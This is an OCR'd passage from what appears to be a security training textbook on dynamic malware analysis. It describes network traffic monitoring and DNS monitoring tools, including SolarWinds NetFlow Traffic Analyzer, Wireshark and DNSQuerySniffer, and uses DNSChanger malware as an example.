
- Malware programs connect **back to their handlers** and send confidential information to attackers
- Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses
- Use network scanning tools such as **SolarWinds NetFlow Traffic Analyzer** and **Capsa** to monitor network traffic and look for suspicious malware activities

Network Activity Monitoring Tools

- Caspa Network Analyzer (*https://www.colasoft.com*)
- Wireshark *(https://www.wireshark.org)*
- PRTG Network Monitor *(https://kb.paessler.com)*
- GFI LanGuard *(https://www.gfi.com)*
- NetFort LANGuardian (*https://www.netfort.com*)

SolarWinds NetFlow Traffic Analyzer

NetFlow Traffic Analyzer **collects traffic data**, **correlates it** into a **useable format**, and **presents it** to the user in a web-based interface for **monitoring network traffic**



https://www.solarwinds.com

Network Traffic Monitoring/Analysis

Network analysis is the process of capturing network traffic and investigating it carefully to identify malware activity. It helps to determine the type of traffic/network packets or data transmitted across the network.

Malware depends on the network for various activities such as propagation, downloading malicious content, transmitting sensitive files and information, and offering remote control to attackers. Therefore, you should adopt techniques that can detect malware artifacts and usage across networks. Some malware connects back to the handlers and sends confidential information to them.

In dynamic analysis, you run a piece of malware in a controlled environment that is installed with various network monitoring tools to trace all the networking activities of the malware. Network monitoring tools such as SolarWinds NetFlow Traffic Analyzer, Capsa Network Analyzer, and Wireshark, can be used to monitor and capture live network traffic to and from the victim's system during execution of the suspicious program. This will help to understand the malware's network artifacts, signatures, functions, and other elements.

- **SolarWinds NetFlow Traffic Analyzer**

  Source: *https://www.solarwinds.com*

  NetFlow Traffic Analyzer collects traffic data, converts it into a useable format, and presents it to the user in a web-based interface for monitoring network traffic.

  Features:

  - Network traffic analysis
  - Bandwidth monitoring

- Application traffic alerting
- Performance analysis
- CBQoS policy optimization
- Malicious or malformed traffic flow identification




Figure 7.107: Screenshot of SolarWinds NetFlow Traffic Analyzer

Some additional network activity monitoring tools are as follows:

- Caspa Network Analyzer (*https://www.colasoft.com*)
- Wireshark (*https://www.wireshark.org*)
- PRTG Network Monitor (*https://kb.paessler.com*)
- GFI LanGuard (*https://www.gfi.com*)
- NetFort LANGuardian (*https://www.netfort.com*)

Dynamic Malware Analysis: DNS Monitoring/Resolution


- **DNSChanger** is a malicious software capable of **changing** the system's **DNS server settings** and provides the attackers with the **control of the DNS server** used on the victim's system
- Use DNS monitoring tools such as **DNSQuerySniffer** to verify the DNS servers that the malware tries to connect to and identify the type of connection

DNS Monitoring/Resolution Tools

- DNSstuff (*https://www.dnsstuff.com*)
- UltraDNS (*https://neustarsecurityservices.com*)
- Sonar Lite Web App (*https://constellix.com*)

DNSQuerySniffer

DNSQuerySniffer is a network sniffer utility that **shows the DNS queries** sent on your system



https://www.nirsoft.net

DNS Monitoring/Resolution

Malicious software such as DNSChanger can change the system's DNS server settings, thus providing attackers with control of the DNS server used in the victim's system. Subsequently, the attackers can control the sites to which the user tries to connect through the Internet, make him/her connect to a fraudulent website, or interfere with his/her online web browsing.

Therefore, you should determine whether the malware is capable of changing any DNS server settings while performing dynamic analysis. You can use tools such as DNSQuerySniffer and DNSstuff, to verify the DNS servers that the malware tries to connect to and identify the type of connection.

- **DNSQuerySniffer**

  Source: *https://www.nirsoft.net*

  DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: host name, port number, query ID, request type (A, AAAA, NS, MX, and so on), request time, response time, duration, response code, number of records, and content of the returned DNS records. You can easily export the DNS query information to a CSV/tab-delimited/XML/HTML file or copy the DNS queries to the clipboard and then paste them into Excel or other spreadsheet applications.

